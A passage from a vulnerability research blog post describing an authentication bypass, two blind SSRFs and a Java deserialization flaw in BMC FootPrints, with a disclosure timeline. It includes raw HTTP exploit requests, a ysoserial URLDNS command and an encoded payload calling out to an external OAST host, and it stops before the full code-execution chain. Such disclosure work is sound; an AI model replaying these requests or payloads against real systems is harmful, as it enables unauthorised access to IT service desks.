
The Most Organized Threat Actors Use Your ITSM (BMC FootPrints Pre-Auth Remote Code Execution Chains)
SolarWinds. Ivanti. SysAid. ManageEngine. Giants of the KEV world, all of whom have ITSM side-projects.
ITSMs, as a group of solutions, have played pivotal roles in numerous ransomware gang campaigns - not only do they represent code running on a system, but they hold a significant amount of sensitive information. With the ability to track IT inventory, configuration files, and incident reports, threat actor campaigns have never been so organized.
BMC FootPrints last received a CVE in 2014. Today, we fix that. Digging into our archives, we're detailing vulnerabilities we discovered and chained in 2025 against (at the time fully patched) BMC FootPrints to achieve Pre-authenticated Remote Code Execution.
Welcome back to another monologue/watchTowr Labs blogpost.

What is BMC FootPrints?
BMC FootPrints is an IT Service Management (ITSM) solution designed to help IT teams manage service requests, incidents, assets, and changes through configurable workflows and an intuitive web interface.
Like most products in this category, it includes rollercoaster-esque excitement, such as:
- Ticket management
- Incident tracking
- Workflow automation
- Asset management
- Reporting
- And more
BMC FootPrints is one of two ITSM ‘product lines’ that BMC offers:
- Helix, and
- FootPrints
FootPrints has kept a fairly low profile, with minimal CVEs assigned to the product itself; the most recent was in 2014 (CVE-2025-24813 is for Tomcat, don't @ us). A tell?
If we take that "tell", and combine it with an end-user comment we found on HackForums;
“BMC Footprints has been, for the most part, solid. We have been using it for a few years now, and have recently updated V11. We are currently in the process of upgrading to V12, and we are told that it is a total rewrite and should improve the experience as it no longer written in an outdated programming language with heavy reliance on JRE. We were disappointed to hear that there is no way to do a straight upgrade from V11 to V12."
Well, you can see where this is going.
What Did You Do Now, watchTowr?
To cut to the chase - in today's blog post, we’ll be walking through four (4) distinct vulnerabilities, our discovery process, and their eventual chaining.
- CVE-2025-71257 / WT-2025-0069 - Authentication Bypass
- CVE-2025-71258 / WT-2025-0070 - Server-Side Request Forgery
- CVE-2025-71259 / WT-2025-0071 - Server-Side Request Forgery
- CVE-2025-71260 / WT-2025-0072 - Deserialization of Untrusted Data (RCE)

The following branches/versions were identified to be affected:
- BMC FootPrints 20.20.02 to 20.24.01.001
Disclosure and Remediation Historical Timeline Originally Written On Parchment It Was So Long Ago
We've moved the timeline here. Why? No reason.
| Date | Detail |
| 6th June 2025 | watchTowr discloses WT-2025-0069, WT-2025-0070, WT-2025-0071, WT-2025-0072 to BMC |
| 6th June 2025 | watchTowr hunts across client attack surfaces for exposure |
| 9th June 2025 | watchTowr provides the Aspectjweaver RCE gadget to BMC |
| 12th June 2025 | BMC acknowledge receipt of reports |
| 16th June 2025 | BMC confirms successful reproduction of all vulnerabilities except WT-2025-0072 (RCE) and requests more information |
| 20th June 2025 | watchTowr provides a point and click Python PoC to reproduce the Authentication Bypass (WT-2025-0069) and Remote Code Execution chain (WT-2025-0072) |
| 20th June 2025 | BMC report receiving the PoC and will report back |
| 1st July 2025 | watchTowr asks for update on the RCE reproduction |
| 3rd July 2025 | BMC report issues in reproducing the RCE and ask for more clarification on watchTowr environment |
| 3rd July 2025 | watchTowr provides screenshot evidence of the exploit chain |
| 4th July 2025 | BMC request hash of the web.xml in the watchTowr environment |
| 5th July 2025 | watchTowr provides hash of various files including the installer of the FootPrints environment |
| 18th July 2025 | watchTowr requests an update |
| 1st August 2025 | watchTowr requests an update |
| 29th August 2025 | BMC acknowledges issues with emails and will report back soon |
| 2nd September 2025 | BMC report back that they were able to reproduce the RCE and all four issues have been fixed! Hot Fixes Released: 20.20.02, 20.20.03.002, 20.21.01.001, 20.21.02.002, 20.22.01, 20.22.01.001, 20.23.01, 20.23.01.002, 20.24.01 |
| 2nd March 2026 | CVEs assigned: • CVE-2025-71257 / WT-2025-0069 : Authentication Bypass • CVE-2025-71258 / WT-2025-0070 : Server-Side Request Forgery • CVE-2025-71259 / WT-2025-0071 : Server-Side Request Forgery • CVE-2025-71260 / WT-2025-0072 : Deserialization of Untrusted Data (RCE) |
| 18th March 2026 | watchTowr remembers this post exists, cries, and publishes research |
Sigh.
Back To The Story
As always with any research, we set ourselves creative, unique, and clear goals - and withheld food until they were achieved.

- Can we achieve Remote Code Execution?
- Can we achieve Remote Code Execution?
- Can we achieve Remote Code Execution?
- Can we achieve Remote Code Execution?
- Can we achieve Remote Code Execution without authentication?
- Can we achieve Remote Code Execution?
- Can we achieve Remote Code Execution?
- Can we achieve Remote Code Execution?
Diving In
With BMC FootPrints easily installed on a Windows Server, we’re off to the races.

Upon first installation, a browser is launched to the main application entry point located at http://127.0.0.1:8080/footprints/servicedesk .
Whilst the supporting Apache Tomcat server is installed in its own directory - C:\\Program Files\\Apache Software Foundation\\Tomcat 9.0 - the expanded war file containing the application source code was found in C:\\Program Files\\BMC Software\\FootPrints\\web.
As we’ve covered in previous research, Tomcat applications tend to follow a familiar structure during reverse engineering. A web.xml file defines servlet routes, jsp files execute as server-side scripts, and jar and class files contain the compiled Java source code behind the application.
To avoid friction later in the process, we extracted all files upfront, making decompilation and remote debugging significantly easier.
Authentication Bypass - CVE-2025-71257/WT-2025-0069
When attempting to directly access the jsp files in the web root, we quickly discovered a filter in place that redirected all requests to the login page.
The following is an example of an unauthenticated request, which is caught by the ‘filter’ and redirects us:
GET /footprints/servicedesk/watchTowr HTTP/1.1
Host: {{Hostname}}
HTTP/1.1 302
Cache-Control: private
Set-Cookie: JSESSIONID=9CAD4CA3D09E640B4AE3DCDCE2116B47; Path=/footprints/servicedesk; HttpOnly
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Location: http://{{Hostname}}:8080/footprints/servicedesk/login.html
Content-Length: 0
Date: Tue, 17 Jun 2025 08:36:00 GMT
It behaved like a whitelist filter, suggesting the logic was declared elsewhere using a regex-style pattern. Our goal became identifying which endpoints could still be reached pre-authentication while satisfying that filter logic.
This was quickly traced to deployment/non-version-specific/conf/footprints-application-beans.xml.
There, we can see a filter configured to intercept all request URIs via /**:
    <!-- Restrict access to ALL other pages -->
    <security:intercept-url pattern="/**"
      access="isAuthenticated()" requires-channel="any" />
The file contains a total of 58 filters - a non-trivial amount to work through, especially given that several are wildcarded and expose an even broader attack surface.
From a post-authentication perspective, the attack surface is substantial. At this stage, however, we’re constrained by the initial isAuthenticated() filter - meaning even servlets explicitly declared in web.xml remain unreachable to unauthenticated users.
In general, the filters look like this:
<!-- Survey FILTER CHAIN Definition -->
  <security:http pattern="/survey/**" auto-config="false" use-expressions="true" disable-url-rewriting="false"
    entry-point-ref="defaultAuthenticationEntryPoint" security-context-repository-ref="securityContextRepository">

    <security:headers>
         <security:frame-options disabled="true"></security:frame-options>
    </security:headers>

    <!-- Restrict access to Portal -->
    <security:intercept-url pattern="/survey/**"
      access="isAuthenticated()" requires-channel="any" />

    <!-- Disabling session fixation protection allows to use custom session management-->
    <security:session-management session-fixation-protection="none"/>

    <security:csrf disabled="true"/>

    <!-- Custom authentication filters -->
    <security:custom-filter before="ANONYMOUS_FILTER" ref="surveyAuthenticationFilter"/>
    <security:custom-filter before="SECURITY_CONTEXT_FILTER" ref="systemSecurityContextPersistenceFilter" />
    <security:custom-filter after="SESSION_MANAGEMENT_FILTER" ref="customSystemSessionManagementFilter" />
    <security:custom-filter position="LOGOUT_FILTER" ref="logoutFilter" />
  </security:http>

  <!-- Portal FILTER CHAIN Definition -->
  <security:http pattern="/portal/set/**" auto-config="false" use-expressions="true" disable-url-rewriting="false" <--- [0]
    entry-point-ref="defaultAuthenticationEntryPoint" security-context-repository-ref="securityContextRepository">

    <security:headers>
         <security:frame-options disabled="true"></security:frame-options>
    </security:headers>

    <!-- Restrict access to Portal -->
    <security:intercept-url pattern="/portal/set/**"
      access="isAuthenticated()" requires-channel="any" />
Given the above, looking at [0], we can see that requests matching the pattern /portal/set/** pass through the securityContextRepository filter - potentially allowing pre-authenticated access.
Given the limited reachable surface, we decided to work through each filter and endpoint one by one, just in case something had been exposed unintentionally.
Due diligence, and all that.
It really can’t be overstated - when researching products with large codebases and complex security filter chains, it’s very easy to get lost in the weeds. And we regularly do. Sometimes you just need to trial-and-error the endpoints against a live instance. As such, we systematically attempted to request each endpoint and filter pattern to observe any differentials that might inspire a deeper investigation.
While the majority of the attack surface remained unreachable without authentication or satisfying the isAuthenticated() filter, this systematic approach did lead us to one particular filter - and its matching endpoint - that stood out immediately.
security:http pattern="/passwordreset/request/**" auto-config="false" use-expressions="true" disable-url-rewriting="false"
    entry-point-ref="defaultAuthenticationEntryPoint" security-context-repository-ref="securityContextRepository">
It stood out because, when the pattern was satisfied, the server returned a security token cookie (SEC_TOKEN) in the response headers.
GET /footprints/servicedesk/passwordreset/request/ HTTP/1.1
Host: {{Hostname}}
HTTP/1.1 404
Cache-Control: private
SET-COOKIE: SEC_TOKEN=wGCyXHdPS-slXYwxD5&rtjHQ1&Y1xBimP0dEJ-TjOCNMJV-ULL; Domain={{Hostname}}; Path=/footprints/servicedesk/; HttpOnly
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 683
Date: Tue, 17 Jun 2025 08:37:58 GMT

<!doctype html><html lang="en"><head><title>HTTP Status 404 – Not Found</title>
It’s important to stress that no other endpoint or filter returned this SEC_TOKEN, which immediately raised a few questions for us - what exactly was this token used for, and how was it being set?
Following the code path, we were able to trace an additional filter in the call chain:
com/numarasoftware/footprints/application/web/filter/GenericGuestAuthenticationFilter.class
 public void doFilter(ServletRequest req, ServletResponse res, FilterChain chain) throws IOException, ServletException {
        boolean applyAnonymousForThisRequest = false;
        HttpServletRequest request = (HttpServletRequest)req;
        HttpServletResponse response = (HttpServletResponse)res;
        if (request.getAttribute("__system_guest_filter_applied") != null) {
            chain.doFilter(request, response);
        } else {
            request.setAttribute("__system_guest_filter_applied", Boolean.TRUE);

            try {
                applyAnonymousForThisRequest = this.applyGuestForThisRequest(request, response); <--- [0]
            } catch (AuthenticationException var8) {
                AuthenticationException ex = var8;
                this._failureHandler.onAuthenticationFailure(request, response, ex);
                return;
            }

            if (!this.isAlreadyLoggedIn()) {
                if (!this.hasLoginRequired(request) && applyAnonymousForThisRequest) { <--- [1]
                    Authentication authentication = SecurityContextHolder.getContext().getAuthentication();
                    if (!SystemSessionContext.hasValidSession()) {
                        this.createGuestAuthentication(request, response, authentication); <--- [2]
                        LOG.debug("Populated SecurityContextHolder with anonymous token: '" + SecurityContextHolder.getContext().getAuthentication() + "'", new Object[0]);
                    } else {
                        LOG.debug("SecurityContextHolder not populated with anonymous token because it already contained: '" + authentication + "'", new Object[0]);
                    }
                } else if (SystemSessionContext.hasValidSession()) {
                    SystemSessionInfo sessionInfo = SystemSessionContext.getSessionInfo();
                    if (sessionInfo.isGuestUserSession()) {
                        this._sessionStrategy.onInvalidAuthentication();
                    }
                }
            }

            chain.doFilter(req, res);
        }
    }
Looking at the above, [0] shows the point where the code checks for applyAnonymousForThisRequest and applyGuestForThisRequest.
There are five implementations of this logic:

This makes sense. Looking back at the patterns and filters defined in the earlier configuration file, we can see that passwordResetRequestAuthenticationFilter is one of the filters explicitly configured:
    <!-- Restrict access to Portal -->
    <security:intercept-url pattern="/passwordreset/request/**"
      access="isAuthenticated()" requires-channel="any" />

    <!-- Disabling session fixation protection allows to use custom session management-->
    <security:session-management session-fixation-protection="none"/>

    <security:csrf disabled="true"/>

    <!-- Custom authentication filters -->
    <security:custom-filter before="ANONYMOUS_FILTER" ref="passwordResetRequestAuthenticationFilter"/>]
    <security:custom-filter before="SECURITY_CONTEXT_FILTER" ref="systemSecurityContextPersistenceFilter" />
    <security:custom-filter after="SESSION_MANAGEMENT_FILTER" ref="customSystemSessionManagementFilter" />
    <security:custom-filter position="LOGOUT_FILTER" ref="logoutFilter" />
  </security:http>
Following this code block, we can see the boolean being evaluated at [1], before execution flows into createGuestAuthentication at [2].
From there, several additional checks are performed across multiple classes, eventually leading to the cookie being set. Which naturally led to the most important question - what, exactly, does this token allow us to do?
Our first litmus test was simple: determine whether this SEC_TOKEN granted any form of authentication or session state. In other words, could it satisfy the original isAuthenticated() check from the catch-all filter, and in doing so allow us to bypass an authentication boundary?
Only one way to find out:
GET /footprints/servicedesk/watchTowr HTTP/1.1
Host: {{Hostname}}
Cookie: SEC_TOKEN=kziK9aCBHIyTtYDt3SNPpN_or+AUyF9GamRWPowwMWKXMF7Rqr
HTTP/1.1 404
Cache-Control: private
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 683
Date: Tue, 17 Jun 2025 08:47:42 GMT

<!doctype html><html lang="en"><head><title>HTTP Status 404 – Not Found</title><style type="text/css">body {font-family:Tahoma,Arial,sans-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 404 – Not Found</h1><hr class="line" /><p><b>Type</b> Status Report</p><p><b>Description</b> The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.</p><hr class="line" /><h3>Apache Tomcat/9.0.106</h3></body></html>
At this point, some of you are probably wondering what the significance of the above is. It’s just a 404, right? A standard not-found response. Easy to dismiss, move on, test the next endpoint, nothing to see here.
Not quite - this is enterprise software, it’s different!
It’s behavioral proof that we’ve successfully stepped into a privileged session and bypassed the catch-all filter that would otherwise have redirected us to the login page.

Fox In The Hen House, Fox In The Hen House!
Let’s take stock of where we are.
During the initial recon phase, the application’s exposed attack surface is heavily constrained by the security filter patterns. Pre-authentication, the number of reachable endpoints and APIs is drastically limited.
With this new SEC_TOKEN in hand - and the redirect filter effectively bypassed - the reachable surface expands dramatically. What was a tightly restricted set of endpoints now opens up into a much broader range of application functionality.
It’s time to enumerate.
Using the SEC_TOKEN, we work back through the API systematically and quickly find several straightforward wins - including a handful of medium-impact issues that we won’t dive into the root cause analysis for here.
Blind SSRF - CVE-2025-71258/WT-2025-0070
GET /footprints/servicedesk/import/searchWeb?url=https://{{external-host}}&dataEncoding=x HTTP/1.1
Host: {{Hostname}}
Cookie: SEC_TOKEN=87x0EkX5BFHyWaktfxK5gasnc_LfwWtYsCm5yIorFuwaexEtaK;
Blind SSRF - CVE-2025-71259/WT-2025-0071
GET /footprints/servicedesk/externalfeed/RSS?feedUrl=https://{{external-host}} HTTP/1.1
Host: {{Hostname}}
Cookie: SEC_TOKEN=87x0EkX5BFHyWaktfxK5gasnc_LfwWtYsCm5yIorFuwaexEtaK;
Unfortunately, though, while ‘vulnerabilities’, we haven’t met our original research goal - and thus we are not allowed to eat.
The reality is that blind SSRF vulnerabilities barely scratch the surface when it comes to satisfying vulnerabilities - we’re still craving mayhem.
Remote Code Execution WT-2025-0072 - CVE-2025-71260
Having blasted through the API without achieving our goal, we turned our attention back to the broader application architecture.
The application runs on Tomcat, and as expected, there is a web.xml containing servlet definitions - and with them, additional potential routes.
More specifically, in C:\\Program Files\\BMC Software\\FootPrints\\web\\WEB-INF\\web.xml, we can see a number of URL patterns mapped to servlets of interest.
For example:
    <servlet-mapping>
        <servlet-name>VmwDynamicServlet</servlet-name>
        <url-pattern>/aspnetconfig</url-pattern>
    </servlet-mapping>
The URI /aspnetconfig maps to the VmwDynamicServlet servlet, which in turn maps to the class GhDynamicHttpServlet:
    <servlet>
        <servlet-name>VmwDynamicServlet</servlet-name>
        <servlet-class>GhDynamicHttpServlet</servlet-class>
    </servlet>
Before diving into the darker depths of the code, as mentioned earlier, it’s important to play with your food before deconstructing it.
We decided to issue a request to our live instance first just to see what the endpoint actually looked like in practice.
Sometimes, you need to taste with your eyes:
GET /footprints/servicedesk/aspnetconfig/ HTTP/1.1
Host: {{Hostname}}
Cookie: SEC_TOKEN=87x0EkX5BFHyWaktfxK5gasnc_LfwWtYsCm5yIorFuwaexEtaK;
HTTP/1.1 200
Cache-Control: private
Set-Cookie: JSESSIONID=4CC85B0B94E801ADA5C5DAFC865244A7; Path=/footprints/servicedesk; HttpOnly
Cache-Control: private
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=utf-8
Content-Length: 1396
Date: Wed, 03 Sep 2025 02:32:04 GMT
Keep-Alive: timeout=20
Connection: keep-alive
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "<http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd>">
<html xmlns="<http://www.w3.org/1999/xhtml>" >
<head><title>
ASP.Net Web Application Administration
</title></head>
<body>
<form method="post" action="SecurError.aspx" id="form1">
<script type="text/javascript">
//<![CDATA[
var theForm;
if (document.getElementById) { theForm = document.getElementById ('form1'); }
else { theForm = document.form1; }
theForm.serverURL = "/footprints/servicedesk/aspnetconfig/Default.aspx";
window.TARGET_J2EE = true;
window.IsMultiForm = false;
//]]>
</script>
<div>
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="rO0ABXNyACJzeXN0ZW0uV2ViLlVJLlBhZ2UkU3RhdGVTZXJpYWxpemVyAAAAAADK/+4MAAB4cgANc3lzdGVtLk9iamVjdAAAAAAAyv/uAwAAeHB3AwwAAHg=" />
</div>
<div style="font-weight: bold; font-size: 11pt;">
By default, the Web Site Administration Tool may only be accessed locally.
To enable accessing it from a remote computer, open the Web.config file, add the key <br />
allowRemoteConfiguration to the appSettings section, and set its value to true: <br />
<pre>
< appSettings >
</ add key="allowRemoteConfiguration" value="True" />
</ appSettings >
</pre>
</div>
</form>
</body>
</html>
Now, for those following along at home who may not be avid readers, we want to call back to our IBM Operational Decision Manager RCE, research - there’s an important pattern here in the __VIEWSTATE response: rO0ABXN!

This pattern is the Base64 prefix of a Java object. If we decode the value, we can immediately see the telltale signs of a serialized Java object:
¬ísr"system.Web.UI.Page$StateSerializerÊÿîxrsystem.ObjectÊÿîxpwx
At this point, our interest is very much piqued. You can probably already see where this is heading - and yes, we’ll get there.
Hold on tight for deserialization.
Strap In Folks!
The appliance’s response exposes a raw Java object in the __VIEWSTATE parameter, which immediately stands out.
__VIEWSTATE is typically associated with .NET applications as we’re sure you know - but here, we’re dealing with Java.
Sigh.. Mono…
Mono is an open-source implementation of Microsoft’s .NET Framework that runs across multiple platforms (Linux, macOS, Windows, BSD, etc.). It allows you to build and run applications written in C#, F#, and other .NET languages outside of Windows. Mono includes a C# compiler and a Common Language Runtime (CLR) that mimics Microsoft’s .NET runtime.
That would also make sense given the presence of .aspx files in the filesystem.
And, of course, __VIEWSTATE is no stranger to deserialization research in the .NET world - especially when the keys used to protect its value are known. The more interesting question here is how that behaviour translates when the implementation is Mono-based, but the underlying application logic is still rooted in Java.
When testing for deserialization, it’s important that we begin with an object that relies on classes already present on the target’s classpath. That can vary from product to product, but one gadget chain that is almost always worth reaching for first is URLDNS.
URLDNS triggers a DNS lookup to attacker-controlled infrastructure, making it an ideal low-impact way to confirm that deserialization is taking place without immediately reaching for full code execution.
You can generate a payload for this using the following ysoserial command:
Java -jar ysoserial.jar URLDNS "https://{{external-url}}"| base64
When we first tried supplying the object via a GET request, we immediately ran into a few observations:
- The mere presence of the
__VIEWSTATEparameter triggered a302response, redirecting us to an error page. - The object was not deserialized, and no DNS query was observed hitting our infrastructure.
- Switching to
POSTdidn’t help either - regardless of request structure, the server consistently responded with403 Forbidden.
Let’s try..
GET /footprints/servicedesk/aspnetconfig/CreateUser.aspx?__VIEWSTATE=rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAABAAAAABc3IADGphdmEubmV0LlVSTJYlNzYa/ORyAwAHSQAIaGFzaENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAEZmlsZXEAfgADTAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD//////////3QALDR0eTkxaXByZTZqbG51bHdoZm1ueW4xOW0wc3VnazQ5Lm9hc3RpZnkuY29tdAAAcQB+AAV0AAVodHRwc3B4dAA0aHR0cHM6Ly80dHk5MWlwcmU2amxudWx3aGZtbnluMTltMHN1Z2s0OS5vYXN0aWZ5LmNvbXg= HTTP/1.1
Host: {{Hostname}}
Cookie: SEC_TOKEN=87x0EkX5BFHyWaktfxK5gasnc_LfwWtYsCm5yIorFuwaexEtaK;
HTTP/1.1 302
Cache-Control: private
Set-Cookie: JSESSIONID=E014BB23BFB56540DC2FDFE9C0EB3778; Path=/footprints/servicedesk; HttpOnly
Location: /footprints/servicedesk/aspnetconfig/404.htm?aspxerrorpath=/footprints/servicedesk/aspnetconfig/CreateUser.aspx
Cache-Control: private
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Type: text/html;charset=utf-8
Content-Length: 226
Date: Wed, 03 Sep 2025 02:46:55 GMT
Keep-Alive: timeout=20
Connection: keep-alive

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href='/footprints/servicedesk/aspnetconfig/404.htm?aspxerrorpath=/footprints/servicedesk/aspnetconfig/CreateUser.aspx'>here</a></h2>
</body><html>
Sigh……
Debug For Glory!
Undeterred by the lack of deserialization/our own skill issues, we turned to code - and our trusty debugger - for answers.

Focusing on Mainsoft/Web/Hosting/BaseFacesStateManager.class, we quickly located the point where the __VIEWSTATE request parameter is handled.
    protected final Object GetStateFromClient(FacesContext facesContext, String viewId, String renderKitId) {
        Object map = null;
        Object s1 = null;
        Object buffer = null;
        InputStream bytearrayinputstream = null;
        ObjectInputStream inputStream = null;
        Object state = null;
        map = facesContext.getExternalContext().getRequestParameterMap();
        s1 = StringStaticWrapper.StringCastClass(map.get(VIEWSTATE)); <---- [0]
        buffer = Convert.FromBase64String((String)s1); <---- [1]
        bytearrayinputstream = access$200(TypeUtils.ToSByteArray(buffer)); <---- [2]
        inputStream = access$300(bytearrayinputstream);
        state = inputStream.readObject(); <---- [3]
        inputStream.close();
        bytearrayinputstream.close();
        return state;
    }
This function is a textbook example of how deserialization is taking place:
[0]- The request parameter map retrieves the__VIEWSTATEvalue and assigns it tos1[1]- That value is then decoded from Base64 into a buffer[2]- The buffer is read into a byte array[3]- The byte array is passed intoreadObject(), where deserialization occurs

Unfortunately, for reasons not yet obvious, the request still fails - because s1 is never actually populated.
As shown below, the __VIEWSTATE parameter resolves to null :
Digging further into how request parameters are parsed, we followed execution into getRequestParameterMap():
public Map getRequestParameterMap() {
    Map CS$0$0000 = null;
    Object var10000 = this._requestParameterMap;
    if (this._requestParameterMap == null) {
        BaseExternalContext.RequestParameterMap var2;
        this._requestParameterMap = var2 = access$000(this.get_Context().get_Request().get_Form());
        var10000 = var2;
    }

    return (Map)var10000;
}
And finally into get_Form(), where we can see that request variables are only processed when one of two content types is present at [0] and [1]:
public final NameValueCollection get_Form() {
    if (this.form == null) {
